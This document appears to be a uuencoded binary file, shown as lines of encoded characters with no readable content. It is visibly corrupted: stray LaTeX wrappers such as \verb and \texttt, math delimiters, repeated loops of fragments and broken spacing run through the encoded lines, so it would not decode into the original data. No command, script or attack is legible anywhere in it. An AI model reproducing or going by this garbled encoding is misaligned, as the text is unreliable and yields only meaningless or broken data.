M2PFVL<\$7H!E!9W<75'NEP/P=ZU&:ZU5"PPN_/'<>H'*/PD0)F@/#N^R/NUYK $M^A7_PX^L)$ " $V^J*DZ1E.<P[=M:'Y@='-+$_HBDH>DZQ[JDWV=MF)6"E0@MP$ M4`/IQ"Y"\$F\Z.)T16C0R]"V@<Y]L@F500'_<[RK"-!N8X;WK?).GHM8=CG_4 MF'H)L2QK)O,=B1,,H;\-Z67WA@@*W>Y2B0_W;2S&[MB<HHB2=]\/VJ7\U-*T MQW7.+RT<*_V];/!(\P,Y7<NPS(2\5@\$A(1^0X!<3*3A,;AH_-#D1`S#GF#DN M/)JLPK=>OSNX_)HTI6719FCH;Z'%\!Y+.P]O'\)]AO=DU'.&-V_5<V+"YV=' $MJSG.U\)7>_{.}^{.}&5+V)8/&(_L,;33;P\#R,??1:[6>V^MQ+?6QP/0$WM1P&.B(3M))$ MMGLIGR*[O1J>]_3;(3D?\$E7GFP4EW,(A1>\XY<?=E@(@?H=K2?X=C>'+R@>* $MI]3) C.FCJT$1WW=F4^?=K[0]!T_U?1U14IS@/+=^Y-`(-\`3/POS,J-T-#*$ M79+<9^OU;L"7UEOOG,3X1_2NOTGE^#-^=XZ+Z_A'\NY\L>4@&_]*(8*6;47` M0\$(=\$*%W?:U?GS`R)"V2H?^5YOL*WYDF,:[X,[1+_`N?]?M6"2Y^Y]89@DU, M_:C`")#`V:*"\$\Y\G?3/?(T(9?6CL8BQ@9"9.DGQ7IS]+NV'/FU^=.Q':IT# $MQBVM\#%/@/'000UY<6G,F\7B;C_F=1)D.$)=W-FHV+MZ#8?,"9D$.YN[Q6XS]$ $MW?S@)^{?VPBS}, 97+>]=';FT,C8!CU?0#@A8#PA.1GN(TB/8K/#,\=AOG9S=$ M7%R(BTO<R<9U19GIVXIR!ZW('JIO@?W,^0[D3EN<FIB[?);%C.]8^<+.GN_O MJ;T@BA`:D)K),^Z>=Y797;6>=I]`)5''.]J0%I5;Q52D<JJTZL7M.]>CZ>Y! MI, 2FG, 1GDC9WR6E1Z+@C; 7(Y5O 4-H4-(+FD`93T@I?O%K, CPB.\$X>Y6(&(I M8F-F #>7W9?`IL0CI]XCX\W>9BH:/OB%B8/<&.J'F YY:*UI`6 P'VBMGNF# $M_^NK; 2E@<U: *E_5DCSVWM`2:; WWN'CE]G52/J3#+X(7\!A%X:O5P=O&>8;0$ $M)52)M<&;%;#S!@O4-H25>,G\1(U;$&_1IIX6TS28Y.L6X]Z'RQ[Q]`8]_O4-H25>,G\1(U;$&_1IIX6TS28Y.L6X]Z'RQ[Q]`8]_O4-H25>,G\1(U;$&_1IIX6TS28Y.L6X]Z'RQ[Q]`8]_O4-H25>,G\1(U;$&_1IIX6TS28Y.L6X)Z'RQ[Q]^*RQ[Q$ $MR\#F^-\&; <DHR3^U5A!7'BO)5>Q>)]VQ?(2L]\&2^GA?[VK\.SX=E?::W(+=+O)]VQ?(2L]&2^GA?[VK\.SX=E]VQ?(2L]&2^GA?[VK]&2^GA?[$ M!^4Y3X5_7=\-[_Z-XB":5!8S_ZT9BHOMU]FC=_M4F&@L07Q`X\$.*_AQS77*` MO>G+AX`OT*6*ED_G!A5D2H.`G/[%<:<ER96DL]VN9XOI#M_!65:,'E&8:*D+ $M4)N&4R2_/M[ZTM3]?5?1&>XD*^M-/3'N+)(_OP1[0D*`5`N#S^**)X(>\?U$ $\verb|M|| 4 = TNV''_V; V = $T^2 + T^2 + T$ MVQ'YC?7\:!&(`4*RL#C95@6:SU0N>(M6\$G)-%`X";S+5P2%V!]^^5:3NN@OC $MI-KP+5=:!^14F0V?E)[3NW>(>^FR9]B3#VC>^<J(>PX?%#H2)_EZ#/2IV^$$ M:%UB.M-[1\$2V%!)H#P*FBSMTV9O?6Z*X[<T/+E&/!IWB!;#++MFO)C9[UC(B $M8^{1}+/?[^{0}]$ %B#!RJ\$4C3S>C`M[7HNJ#P7<!>\F=Y2L\C+I.8PVX;70 Q ME;?D1!-Q7P?RDEI^CB/Q'"F4`M90*3=]FL+YC!;;%6.0%"09[+MXVZ>V1Y0+ M\F+X33I<XO@YCL)SE!`<K%9P^>I>TSCTWQ[4>4@'DDI/HZ_^?G>>Z:,*\^UD $\texttt{MA<)0\$->CY+7A!0-NL9D?:*Y\$NI2=G/6[7=KM/U>@D\C[4SR_\&?X,L\G03D5] }$ M8%M"\$^RPV^>-F.[P<C3H88W-Z8:^';A]H8'#K]6/O67Q?DAA3`#M^YEJG)2E MEY*#YY_G:CNN-B>E"'L8''`&Y?#5&*\$=X9P7H8^\P4Y3']I8IN_[:P'R!]\8

M!/#[DS]7%61NQUYF3E'Y]_`GGI]]D11D+?/SA&RB=]XTI*D!Y*6C^'CDZJ:-MU]LM?MF=UMK/#,JSF&3Q(5+>QAQ5T]]-"=@TF=<T22PT*"3`BZ?_J08[A>5> M8>PU_P1;X=G@.L%0]<Q_C70']-OF@4^2T_R&#X`&(]X6\$%9<M+S'PHO)/T%. MIHM?]E3"=SOH4.NZ7^\3(%?!YV\5?PV<M@\IB?:Z1SM]],_!\!/-&D)_RA&X MY?5UI+X.]CU'T)E'LXL1.KK;-I[T+F]'5,\$UO@DL@A0DR&C]4FW<5MS-:OM4 MS?#981))\$1)SG486.%Y6U1-!H]/X&#@^38Z!D]/4@C_R#A_'R+20LM0/S[LY M?S@TMU`?`9X6I)J@3:*!TFN`W5<C4=L11>RMA/J G\$X`BT0I;IJX6J\JTH:! MU)L=D86B@:>Q!6GC\$@NN&Y<>@:+T';01H&BSZC2WB\$_3S6./5VY0"9I)'DLM M,HI].]G#'4\$G'LT.3.CH%\"[R(&U1)DHYKSB+?K\6@1QWH)F]-^P\$/-OF(;Y $M-VQ"_RW=G\&:0F\&\Z+D7G5U)(U'AB=AQ"/599S+I77^A$(UF+SCV,26R"X<W)$ MC!A7J3]LIJOGY93C+>LZ]\$.')D(F];]:<ASYDMDYX`\.7&V?T#\&?1KX\$V#=</pre> $M@:=$*NA+5[W=547E\setminus JD,W*<*6*/P(^5[<;P?P5679JK,4^4B=.!.!KW?>@,O]$ M,S80*=)"G*E?[)//OS!)>7C"3\$":2_B`^6RZH\WZ']Y3V^;!-ORGDIWP:&\$; $MZ1'>8>QXF'D'H.GYH:B^8=+/ZB5"(CZOP2_V!D^3]V'K;9>XT)8GE^#2AE;=$ MA+/GW0YP-('`W`3XC7V,7-0<+.;\;9)*X%C%.OCPJ:+1_[LV&2M2>S*(RF6G MH4_I15IOR:4`)FEIH,:C.4(]YLO^M)@F.P>CR^PJY4OWE!FVWNU0*'!QW<\Q M0\$ER<-M3Z\$J?U8)FB_3RWCB-_`-XX1<A\^<9;6Y1'Z]F/RQ)_5PH'1X.UE_7 $MJX, S!_W\4%(#"ZCD?/U'-4[W%2"OA)YMZ$QO1M?,9:B36M?+9XQ%H4P@&:VJ$ M9G14^;4RYAF^^@:+OTS&_T\Y=O-J?5!SE*%`X&BM]D@%/RVG*+",&\$V\GM/V $\texttt{M} \texttt{H} \texttt{SZ?*(-\$`4Q\$@]XXD41_V))P`\#1,9\&-*2\#3,',U>J+'"(?\#\$OKD!+O]G\$@ }$ MUTQ5>"KX?9`?#MQN9]0YZP_ZDWYO[(=O&_[F(\$ZX@2?U<YZ,AFL(9:TQ>/2 MOB5CWGNH2(!QJL!8@\$FLP\$2`:4N!:OTL%9@),..*\$&_P@;M*H9D^%_+)7L, M`1;T4UO;86.XWLY3`.::;YZV!V`D`TT>*CZKYL^`44I*W?X652VKE'7=YS4Z MBBTZL!=D9%F"Z?>`@&7:JN-)6\'@`UT]7'_G\$7%.(T+[J"XB<47L;VT54@3> M)/6:=Y/5HCK418PNJ[&=386'=W@K6\$G*FN3'>#;U;4GC8"`C'L\$>9=3FO<WA $MBI\A,\&Y?WVQ=W^{(^BQ*G/GU;F;^<.-^QQ71%HK3V=,X8Y^Y/%B_>+^KQ:AG)}$ $\texttt{MUK}\$: \texttt{\#JL} = \texttt{FN5C3}) \ Q7 \ OD6 \ \textit{\textbf{i.el}} < . \ ! \ 0 \ \texttt{F\&} \ \textit{\textbf{i.el}} < . \ ! \ 0 \ \texttt{F\&} \ \textit{\textbf{i.el}} < . \ ! \ 0 \ \texttt{F\&} \ \texttt{\textbf{i.el}} < . \ \texttt{\textbf{Q79F}} \ (-, \ \texttt{WQY}) \ (\ \texttt{DHQ@Q446} \ \texttt{X2}) \ \$R \] \ / \ 7@ \ \texttt{\textbf{Q70D6}} = . \ \texttt{\textbf{Q70D6}} =$ M(\'BQBT\3F5&BUS_%*%AE?:KX1H6FAA,OW]]@);M-2@>\$-E3ZVW))1-XCB,+ M=>>F3SKDBG>1X,@X#G&QQ^FS**\$6)4KF(U?\YNBA1C(?,F58,X%>`EB[%+8! M(1^J^N0?\$\)U9K1<"*#G,UHT_\$:#YOZ'QPEQ'(!!G=@R6+EWB^5BQ]?>4H^1 $M(0;CSBPY0)*)G;\3_[(/+T(AN\;#9M32?E(C]2KM#7*GV.T\6G;<_E)NG;)$ M=-:F]>R=P46FGGU,?%RR^#1*WO\$C.#P@8211BG]C=G(`:6[O>S5#W.*T\$.6! M&J[6.U*N-#HJM,[]/HO*`"/]UO8]U,`9MRP^Y(\C4W*H[#C&VC:P,PW4^3P> MOY&ZBX#!FR3653D-5PYR5U0GWX9XT8`9PTQPN@R1_.UZ.)M1CKW7]9*`\EA* M46?(-DGC!?<.#W==WR#-/"DOQ81'SDB&UWM1\$+A]>[\$F:['H2'K49L)C/*YW MYIPN, <<] \ 29/E84. \ F9PJ] I48@DPF/[M\B]) ZMNH4#M*0U"M'C!R*"KO\$-<F MG(U]`4VH)2U2]"N:\`HLO0)YR?<VM?=V.;P=V`)UZ_(/E!'BQV.KO^.+)D(< $\texttt{MKHUQ"} \setminus) > ; + \& \texttt{JQZB03Z_:.<0L/?(PB\$\#+H=FT\#!6E@3/8\$]]J[!>]1IAZ0IZI$ MA>.V<W[90W+1@<=5E&.#(%C]M8ZN_1*)4^QRR:H\$/!9IU0+.</&C\$RVXFPAD $M_Z"A1:H'O]+N>Z;Q-X"<:K7.:C;&)[10MT2<DATS$\611^>2M)"`='*9.:$ M\O!K<IX@!4&**QS'*3)?!/L=(1TTT!8U[<DGSBF^)'CT#LNQ@A1+C`9:.FA& M4#HNO1E,'+A=@S\:<.ITOD60<ET!'*8CI8HH/PR&9YV!`\>@S+F`P;`KT*2& M.MJ/=, `SZ#E<6N/`8%&9%O;AO\$\'``Z<`QR5!*83HM[@]O9TPG!<'U_0!24] $M9_^4X$ \$. $H13]L^"G_K/^Y+(S@5DK;^(4$)'8+Q#[H>](2^OAE_E^*2L^!/$ MX?A3\"-1#.3\$WQT.AM?C4:?;DT+RL!!+YDHJ7\$F\Q@8/E73>E1+:80F,!B?[M5/Z)B!.TZ,!KX<WCD!<\$GCMQW"ES@YH*[HU_%>XLY'8\$CCMWW`6X7<?VKCY> M]B8=3EZ30LJPD#TZ5U8;9>\$>/IBHK`LZT_&%T#`-"P\$!N&E,@CLA;E`3=Y^R MPH4[#;D=@>/.P(U1"6KB_K7W19B+D!EXQUN"%[?504R\ES22R6MY_K(5\M<T $M**-T=HA#>3!0&;1B(`?8&4@A25B($KE24E<*6R,XJ)1/_2M\S/CC</BKE'34$ M'BVA*ZUPI<\$BP74R0J.!; `.)\VGH@!O=N[I!%00_UED@`'<[=MSH+%"?'-I, M.PU+4")72N9*0:>!@WKTBM985]VZE"(L18E<*:[[<#\$1'.B^\QM?2<2GEB`C M^*A#) 43%`[4D58*D7!32 &+ICH>(NE=U64<:2<(// F^7/AYU9>?U#^(N1G M^N0/3^{:!WKF'}?N(8J.&2<H7^{15}NP33!0"30MUP4D80$@\/RIY\^$/R'^$ $M24 = < \#^* . V2, H?^F + P&6"^8V[*OSNH!V6^`('#^?/NWOXV\\,*I(@X#HLO)]$ M&E]*XDN!IP0+.XE!74(6EL!XSYU[[D*X,^*&*3L\M0V<-#'<7%.4Z,'>)Q(Q MYHOKWH5#)&@3TU]TKCFT]&!J(GZELQ*2^MX5?-7;HTQKRA,#S12ZFW[E>Z>N M=4F.A=ZRND=4)Y'X;HT`LU[I;!9?'T!0QY1W%**O'P'2!S50+BI\$,(/R20P# M+CV8S5;P`T.0MH2`X5U%2!B3B@8X5/G=5R5MH@T5H-+_Z\$;YWD:<@PK0*H7G M'@XK``&:92A*H4"[+*;M,-@PPA\1-PRUH6%(9G<-0T9]^=TVZH<V"=(ZZAVH $\texttt{M8=G@`EAJS\$(\#M_2^=5@["\\&@CZ(0"G":(DM\&@\$,Q;<\&@,>/^WWNN+3G.CF=[})) = \texttt{M8=G@`EAJS\$(\#M_2^=5@["\\&@CZ(0"G":(DM\&@\$,Q;<\&@,>/^WWNN+3G.CF=[])) } = \texttt{M8=G@`EAJS\$(\#M_2^=5@["\\&@CZ(0"G":(DM\&@\$,Q;<\&@,>/^WWNN+3G.CF=[])) } = \texttt{M8=G@`EAJS\$(\#M_2^=5@["\\&@CZ(0"G":(DM\&@\$,Q;<\&@,>/^WWNN+3G.CF=[])) } = \texttt{M8=G@`EAJS\$(\#M_2^=5@["\\&@CZ(0"G":(DM\&@\$,Q;<\&@,>/^WWNN+3G.CF=[])) } = \texttt{M8=G@`EAJS\$(\#M_2^=5@["\\&@CZ(0"G":(DM\&@\$,Q;<\&@,>/^WWNN+3G.CF=[])) } = \texttt{M8=G@`EAJS\$(\#M_2^=5@["\\&@CZ(0"G":(DM\&@\$,Q;<\&@,>/^WWNN+3G.CF=[])) } = \texttt{M8=G@`EAJS\$(\#M_2^=5@["\\&@CZ(0"G":(DM\&@\$,Q;<\&@,>/^WWNN+3G.CF=[])) } = \texttt{M8=G@`EAJS\$(\#M_2^=5@["\\&@CZ(0"G":(DM\&@\$,Q;<\&@,>/^WWNN+3G.CF=[])) } = \texttt{M8=G@`EAJS\$(\#M_2^=5@["\\&@CZ(0"G":(DM\&@\$,Q;<\&@,>/^WWNN+3G.CF=[])) } = \texttt{M8=G@`EAJS\$(\#M_2^=5@["\\&@CZ(0"G":(DM\&@\$,Q;<\&@,>/^WWNN+3G.CF=[])) } = \texttt{M8=G@`EAJS\$(\#M_2^=5@["\\&@CZ(0"G":(DM\&@\$(M,A)))) } = \texttt{M8=G@`EAJS\$(\#M_2^=5@["\\&@CZ(0"G":(MA_2^=5@["\\&@CZ(0"G":(MA_2^=5@["\\&@CZ(0"G":(MA_2^=5@["\\&@CZ(0"G":(MA_2^=5@["\\&@CZ(0"G":(MA_2^=5@["\\&@CZ(0"G":(MA_2^=5@["\\&@CZ(0"G":(MA_2^=5@["\\&@A_2^=5@["\\&@CZ(0"G":(MA_2^=5@["\\&@CZ(0"G":(MA_2^=5@["\\&@A_2^=5@["\\&@A_2^=5@["\\&@A_2^=5@["\\&@A_2^=5@["\\&@A_2^=5@["\\&@A_2^=5@["\\&@A_2^=5@["\\&@A_2^=5@["\\&@A_2^=5@["\\&@A_2^=5@["\\&@A_2^=5@["\\&@A_2^=5@["\\&@A_2^=5@["\\&A_2^=5@["\$

 $MC9D=M@;D.Y"C_{$&Z,"#8P6/#+50.L(?P0\L028$X-/R<H&#WB`*06BGC'U+$ M\$`:A(;&_UH!VQ'J)P9.C),1#8(,2%<\$1\$G[AST`!;5J2N"8Y.5\N+_D9PPL" MD'(?^BO*.7TBGT!FLZFFV_5*_B4WL.7?M)+;_F5V,J/',M:KOSR<=\$]_H4WN M_]%]>OIEL9HMG^?5+R]8\&V/([>[.6T"[^/.%JM?_O*77Y:+NU^^SF:_T+;? MUY<D_B7Y2_J7F!'ROW]_(0'C[>W7U?/L]MOT=DE;C*0@NE<.;\LY`Q9*2@.N MH:\$S*.&V^[%S+5M"M'.(&(!WP4_I7US\$<^QOAC,0Z5URB:6SG2T6`HWTJA*C M=106>O>,;['D> =:M+H=5P"#35C(T0\$F=1A,LX[B=GS9&0QNX1PA*YZ4&,#= M; 4-3MC=%6J%U^SN) 'K2&=P=P#IRXBF; %1?N. IYQ! ^B2H>"+W<D?%]S/*1@ MSTUV5IT8[0,7EXV>UW/IW6^T#W2W!"S7@1^4(]I`V(+R2*!FJMA3(3P#.82C M>YA>'(1GGZV^ON`?VD&@]L7!6X#K9&3AN8?#[X/\Z\"+'*,!O-NYNJ"C/ZN\ M^0M#H!90F6146Y!M'!P("A05!#0<&^\$70@3\$1K(Q34"]*W_#RXCHOZX[?['B MB)BTT8R=Y^W"IP5;85\"0_?W_;:;3W`EH"_XS)005)I<4P#25L>3IS8_D-:V MT8\9W-%^DSCUQ!A'PH4]#**['MY,:)WD27-/6@@IGNC,8>"\>L1Z2J[U3D#1 $M1L1Q1\G\&.#, %L5/<"UV\JZ9R; 28WMP%?_"-"Q(2D)"\Q$`V23CY7@E6M/M>.$ $M*6G]><]4^D<]BE-HKA]''*A"XYZ@I5`.(E&TF)1Q.;P9]T)U$#_40;V\?MY6$ $MUF2L0;D$^5LU;*E!,#0=6*1Q(8'E0&(1)Y#9&PKR&RCV/Q]^$@/A&7Y?=#B&$ M8`2@_"96J2;SU;`3P*+YB&:P)N(6/O(5^?Z<FL#R2166S1;MO3#"Z28:[XX1 M6PLQ^87NS?B(("F6AWS3[6(]>X8F\UJ*D,E/1>A\,)_0V!K=')0)]]%"_[B' M5G*]Z0GH*<@27,RFWA48S\$IO-F\K@T@\$X5R%NXU)06-II(LNJ]6S`40*/UIH MZK??BY%GW*0QVE;O,-QKOB\$Z\V@\$RZ!KBB_NZ+8_!1BX:.K3FR,:Q6X^'*SY $M/2\&<3^[/"A]INC88FT)9%[3C@C#5I8@<]A&)0Z00$`2#`XI,*$[X47?G#"&F]$ M/5B#N\@Q,IH9\)!6?;T5\7[7W50XDH7(\$\TRYRGA\."U,\/32XMMYXK]1\FD ME45&N9\K?J.DLL=J3(>CTZ5\8"8WU]56+!2;!.M,4%F^AR(]"Z8L@3&?<OD= M#=\$+:^#"8[]:HN0(*DZ+3\$H_9;VB12B\<`K'*NDMVA*TB*X\S^UY]\P;CWM% MB_Z]Q*5IVP]GT^?Y]:%/O:?0>KKYH9XT>G_0LJN@#(]WW[N[[06=+`H\ $\label{eq:main_cy_fit} $$M^c_CY=F/A!<//=QOOJP5<OJ/*B%02([6&HL4<D_,L%@]5\/5Y_7]O2`C7\UG$$ $\texttt{M`<0,Z*_J?R?\;[SBP?.90-\&0*\K9$@":<;W;JE@`YRQ6YXYRC(8K%"*($LUX))}$ $MAJ - VI < X6^RV B2K + [D > -) - 7, Y) [Q = 588] 3 (VQT#) EZ%HID?G"L&\[XM;$ $M5(VV,O+"$]RO`BV8(>(N/&+);2"8X`EQ$XEQ+Z\]&\)>DM-X3C"P/]%WB>Q$ $M,9%5NXV&YK,[]@H2`<4QN04^^_Y&QYK\\@6^9;71X*UK>KC`#W#)#+#O`7V8.$ M)T^J%'B^`F, <BN\$FNA9"\$5@<X!=;!@\$V!U:6""!S:J+=N9'7D?ND\,MH.ON] $MV@UD1.O < Z3&J,5U)4E/\6T!X7G(_CK*]:R,H3A\#_K?GZMG$?(*XM@C8LF#8)$ ML0@X-VJT^H>Q*<HF'.WY;(B]VW\$*O#Q#IV[;8J52[=D:Q=VCUL.*4AP/*AUK MH\$B\NGS"C"I`^UZQ5@OH>]-<NLX!A>K'J!41"R(MU98P[,2.*+U`[0@V`#O! $\texttt{MH@ZV(\$:DN+@\$G"SF0.1LB*?RX0UO1`'OXJ_K:CKOKW;4\].EG-B;@4=HW/@7 }$ MW"5EPRV>EHMJ8ZPG)".'NMU-L8914*<W5P8+"N@"TO3>[*V46@\5GGXC:&8 M)\T+PL[$$(YG)3G]8)-[OB>9K:/ZZ68$W4#9BH#BC!Y++=S`\,\O*[7P!*!]$ MC:NZ"2GFI[5,:!DF.UKCBKY0M#HWS#0D]/0977]%MF9U3S":"06HUU2D4:[= MB"70..C%HDJ/XMA!:2:4*=`YOR6ZZXE=\:981.(W(@;\\$6/%B\VF+G%->I+4 MXU_DST#(L4Q4>N!PR(V\ER"\0>?K2;`)`:4LGO(LAQ0FK9\HLN=^GQ<0:-! M?1+>@..\$/ZY!G;E:S:JF@#-7#X6277UX`9,JD=+AIH"WWX<X]<J`DP(6\$EU-M'X5/'-2]7W'7TV;II\U&;4'36%[B%UD>;Q%GGAAK#'!!?[C>#+NC@*T?J/EU M723-JC#&9ZL-12V]J#C?>(.V#5HL0?^[,.GC:4&34BR5TOK]-7[6;C.'\!G: MEJ<MLA-\L8=<[6JFX\:09X.R118L6?&+U=\$K=+*8PFH*#)"Y/VGJB#1S*_W> M]\5.-G#T`-%PAG4A9\$`)D.D5RL)3X@05+")5TW!-VV^*U6".R+IQ18A<S:01 M2%T"CO"X%___.!X-`**3CQ&GH0\0QT%F'&FNC6U!W&7H%.QN%PQJN)!S6\"(8 $\texttt{MUB}) \ \texttt{ZV-+4MQ0} + \texttt{NIDL} \\ \texttt{V0} \\ \texttt{E} \ (7^] \\ \texttt{N:J624X_P_; +SVEK\&\$=I:} \\ \texttt{+8_$U0C} \\ \texttt{OD;TI} \\ \texttt{TI} \\ \texttt{NUB} \\ \texttt{$ M'+<T,?!F!XCE"PXJ5X[!N'R"=MUW(R1,3EN0SFK1A08KPV)C7#UZ"&LVTB+A $M"; \8JF_0) IZ6AZLPW5[W1[8EF=N!D>6@V7N1<-;LN8!7R\]]^1BB!SA9Y/.@$ M%"(O*+;4?/7NI7YOR.9JJA6D?E#F(+!WCAQ@M?AG^.R"-X2-MP0PC>\$GB_@] M]F@JF1W@N1G5SCU&:J1QX]"I\$Z;UGCV&X4MSAP#<<P&1B1GPBY\P7`P3`N)^ MSLUJ:>&E)S;&`43N)\$[IV.JI%J9^0ND]=HX*[ABC6.@?"64@AIL*T3'0DE\$& M.C)ZRM,<=\$:C'FUE`ILBE\$8809HN;:\(#\\$M\\$MEL\")R0@4\\$H'](\\$N]IY.@U\5 MPHL*IP%A3D8!,O=(7E@*U2`D*VNR\$Q?ZW8S85CN^G6R%>3F[LRU</DF@*L-: M(H3S:OL[K:P\$+-';9,'IV@!JW/;Y<`GYQ89FH#">&?\$8J`P081@H<7S"ZZA@ MH?@E1,D., $T,RWJOG^*#0^0=.5/E]!>Y+@*KDE6_;,[T4@LF+2%J0&Z,IBL$ M7AO^C'>T#'MZEG[F-:'`*;RWB+(E"#@C@6>1=SZVW_SF8,MW*XS\"-X/`F0> M"J'M_T^G\$^"3-_L_+L+^!SCL?P+^J___S_;_)]^_J>_?!/T?XC./EWBC-/=@ MPMW]\$JN&_'#)U@17;`0)IB9Q>.'41&=S4G6XS>T=%!Y2:J9J@\HEI@KYH)F^ M'0D]5DQT>Y(RUOD1+8WN3R<@B'\$Y,CBNPFRXWO`'_2:;Z4R^A6UWWNPG;&2B

M1>HK_L"3T\$'5I_LOQ?&':+:#Q1:FD.2)/`#8H\UKN<-B!Q'O:E<KKFT/F>O] M?114%!A0F"E/&EKOU.3-!)\]>94P]X0\VPA'V+J)-)VB^3K^/@50P@5N,H2' MI+K;-'0&YJ9!R1SZPA?)K!&R54E18[II]O2P1L/-;(H+_:&.0G6(O<AI2RJ* M" \$G\$!#'DCM(@JUB(Y(Z=.?)K11AF+U_PI22[P7M)'?N@Y@78^?3'\/Y35?VN M<;3\#W(\%/JZ?-R9!\`\4N5N3T!\%C*[BCE.ID3#4^YI\\$PI8+9\V6\A:A.D@1P^ $MX0^$X2$^$3R'WD^*)8_<D=B==G0F^*ZV<WDYY^V^1$&8_#_)]QP!@>'V+F:3H^$ MS+Q':VR1:"(736"1\"9Y(>18-PCCK?!=G8.ZUE<;?JOU XS"]#2BI?-T<\$QA MY^@9EX5%.EH<N2<+"KFTE[7?_]="9N^X1;?V9ITE0O-==<`9[7%&B6>,4QY1 MD7:FT?+.<=;6SI?,FH@2(L(?,'DA'S329TH?]"_'9<#AP+W]3SEQ_R?U;W&L $M?V/?P114O=+!9=C!X$PIA&+1PQ[^))W1EL[(I8=#(G\^(U<-A'S02!\KO?OP)]$ M[5'T.I>W?5Y@`H4]+\XTVE\$G/O;GMF<%:OK=KC3E25_S9+!PL%(<VL8-,T7* $M093N;1W()VU(I0V8[QJ(,B%"G"GDT$CO,\(R=P-]+*VF3J;.6\)U[W[$U1V=`]$ ME,W++Z,I\'**'[QPA??]PM*D^E*J+[32,=V'Z'Z\'8[J.MMUG6.:>&</K(;+ MZ6[V@&H5CHO<^CU;/K.,CA'@11!"QGM(\$MO],7PZ341J(XX(G8@Q(86NTQW8 MZ/56GG<'942"=V9+N2R]_Z0[(;BC+3"F:H\6*%7#+E\$RLM@_?N(E09U^TI%Z M<?N?;?.<(BRNP-KF]H^/'/S?+Y;^DP5@2?=&8%+2"!1[COR/';5)ML=3M(4G M98OF2]B!?+X9N30#IME\$50@5)E2A#YLM+M=_A^3/-#MM!<WV+@M?!OK;#:8H M; #>8\BQGFPY; CE4=6.L.Q\331"43\$DXK:OK; #[T)\1!@9(*6>J/Z4.W8LP:# ${\tt MLX8'8_-XF2((=904+N\$PR*3.`D\&?5PMUTS,I?U@=.\$./QL\&\$+\#07FPZ-M,6.)}$ M!NKS1E=N80J)9MQ+SI]LK4Z_JJ/4'0[_Q'KGB0ZQ9QA5<B"F+W>#D#3Q&J'N M@^ACZY!;TS1T9T12T6JB;9!G(9ACF1;ZI5+S%./^O*T%H.N`Q-P-W2A67\$U-M4.PM!,PV-RXLT1]RIRDDP"\$0_L`FE)"&[ZS>B`UFSO&0"UNL\-K2LV1%F<>* $\texttt{M>./\&0TN\$\#A;W^JH\&D'BQR(0>`)(V+\$N872F54\$J9P=M3^"/B2X-3:3\#\backslash TBN\$)}$ MF1!BVA06]R#VWX=78?XE\$6"+IHC/%E.8F.0,RRA5_Y*5^TXI,DXIBY2#SFW` M@44=[=!C0JVQ4H]Y"G#Z8\EW2&Q->`L0I0IVOU2*@.#3:K0I-DHDT_]HNT57 $\label{eq:m:solution} \texttt{M;=$5S.PU4MR8QQ\2IA$3<K$OA]=?U-*8`ML^$%WK293&7OXIZ/4T.';!ARX>}$ M?FR-26``?ILN++R=6 KI5X2K.NB5*4#F+</IKP#H<#>,%F?>K[)-%:TDHA5D MT!RC2(4".31">SLXG]1?EP00]XP0!"'\-TZ7CRD!LRZ7EP^?<%0/[H+].V=% MXIQ([LTQY^5B;L8Y=F8C&>("B.VP9J:/"S.FQ:]3(J64WC:E2_\2H3I0*CM[M? Y4ZS=YQ_MR5>U[.84'C74UN6;A93O1>LL\M7/;\$BAE\$<DK8[=GBZ\"C@E\ $MQ\#\G!$; $F`\&*;\[X^?]^2<'U6U+;.ZY8`*ZZW@.L5ND%(F"BA[@]_['5&>SWO]$ MCL/HV%?.>B/T%5*5`#K(70I6;1ZJJ71JSBU:7%=?\$<-B'Q5PO*VH&_&Z477J M*LUP3P"?_/:0W&U3TP`U6]1VB>GI#I:2[VOQVOH)-2>/9RA1L+N7L:`98*ZA M@51QLU)D&#<@^P2BRD&]!`J#J2),8I.(@:-,_'\$2JE]Z27R@.^-KI,.I\$/Z` $M^Q2.V^$%+=QN<%L06%S/2?(9!J,9>?<7B^_5G%]_-*./\Z5Q,FW'MIU8[>9D$ $\texttt{M} > \$Q2\$ICB8 / \texttt{X}@G"P_D[*\$>J (65N8BG30BD4; `7QUB4 \ '"5PE=0) 8K&5;@M]W>$ M]:1_05NVDYZH`3/JT3G@!7%0F)W<K3:[Q3W'>Y7X\$6WDG<&BF:EK)G?M@00B M92E28FYK()+.Q]F'DK,9?+@F.S"Y?""+A!YC'W\E2.>3*R!GO60-`K2<J7!F M-6?.G"WZX[^=T+6C2ZIOT+GZP!;8\$:Y"N,J:J^TOS`5,GQQ3C'UR_`%+Q5_Q $M(=-5Y[*'FHOI$::T9LH:F+2F7)B*FJD\9)I\&>W7U/9,$72.OZ(F)JDIBH4I$ $\texttt{MJ9G2FLD} \gt \texttt{S=N/@V@7@"\&3,O*ZC$*[8\#09\texttt{CMP22}/\texttt{E}>/\texttt{DUZ5U+`:44T})8"XA85} \\$ MP/9(0KQ=`&]QX0]<+^V,NOPY8\%)"V.T\$'^E*AV"LVMBT3:!)!.NO.;2-MG# M36&0(T%W:3 \$2^\DTCM\$>;C!1[0@D=\$0L9=HH(FE/#1+J`=-Y*F2'R[4A40" $M_0 = M_1 = M_2 = M_3 = (GLZWS! = QZ9UWR7AR: P' = -[V8 = S()_?M,; A0FL8 = T]$ $M0:$+\&"J#)<"]>/Z!5ZB!BO-BA`&)2B\HB6SB:LZDYOL._%^L==^?"22)!=05$ MD%1?EX;J6`<H%#)83.\$P[%1`@:T;_\87!'';-7>/\,1F171'MXKGNP<]7P3L M8T71J)XL&D+,@D!@;@9BM)RN&&AO]!"8P\L1S9'+&I.FBO\$3O)XU>FG1'/8D $M_{,OCQ,+9K^{?}WMH1\#/8I$J$P*J";B#WY3CB0*;KE;A9<L)\Y;=B)C("B#IW"}$ M&&J;#2T!2FW;N[XL-Q@"22`N7!@DTH8\$-+FG8<L7XB;:4FC1_.L/9W1Z1M[3 $\label{eq:mmqog8} $$ MMQOG8)NO=Q1C/5<FEF'0ATU5K324`>RZFIN5!+5"W2$$ HN6K0S$$ (JFS$$ (O.)$ M`171\$Q[@MD]B;&>D=_=!=L'=O>DFI(L0*`BIT"L&\$9N.`8+2R^3F&+1%K<X* MXT5/O>B8!AIH?-?!40MQ\$VTAM.0AM.=D=X\0+J:^>YPM/M):@&^\$P#I\NB'# MN^LE[W6!NFU#=OH_`%L8D8@2#ZJ`#-A*1U72IH#"=Q@>3A+2XY2)4)H>9;3I $M47 \setminus [O'6W"\$;9(O`Y!`M]#@%EC)E#>(+J&-,3>"#X>V6T*)5@5'<0G!#(9#:[$ $M!T! \ E5+ K;G945[6;+;T09"?0F1LG] M2TW'J5'NT)N/ XM-[@RHZ>[L'<$ 